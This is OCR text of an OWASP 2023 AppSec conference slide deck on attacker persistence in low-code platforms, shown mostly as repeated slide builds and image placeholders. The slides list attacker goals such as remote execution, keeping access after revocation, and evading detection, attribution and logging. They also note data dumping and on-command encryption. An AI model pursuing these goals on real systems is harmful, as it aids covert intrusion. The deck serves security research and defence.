https://docs.microsoft.com/en-us/powershell/module/microsoft.powerapps.administration.powershell/set-adminpowerappapistobypassconsent


OWASP 2023 GLOBAL AppSec | DUBLIN IRELAND FEB 13-16

Low Code Attacks In The Wild:

Can I stay here forever?


github.com/mbrg/talks

This has been done before




zenity.io/blog/hackers-abuse-low-code-platforms-and-turn-them-against-their-owners/

Dump files and tweet about it on a schedule



Encrypt on command




Persistency

What do we want?


- ❑ Remote execution
- ❑ Arbitrary payloads
- ❑ Maintain access (even if user account access get revokes)
- ❑ Avoid detection
- ❑ Avoid attribution
- ❑ No logs

Persistency v1

Persistency




Persistency v1



What do we want?

Persistency v1




What do we want?

☑ **Remote execution**

☒ **Arbitrary payloads**


Persistency v1



What do we want?

- ☑ Remote execution
- ☒ Arbitrary payloads
- ☑ **Maintain access**

Persistency v1




Somebody else's cloud

What do we want?

- ☑ Remote execution
- ☒ Arbitrary payloads
- ☑ Maintain access
- ☑ **Avoid detection**


Persistency v1



What do we want?

- ☑ Remote execution
- ☒ Arbitrary payloads
- ☑ Maintain access
- ☑ Avoid detection
- ☑ **Avoid attribution**


Persistency v1




What do we want?


- ☑ Remote execution
- ☒ Arbitrary payloads
- ☑ Maintain access
- ☑ Avoid detection
- ☑ Avoid attribution
- ☒ **No logs**

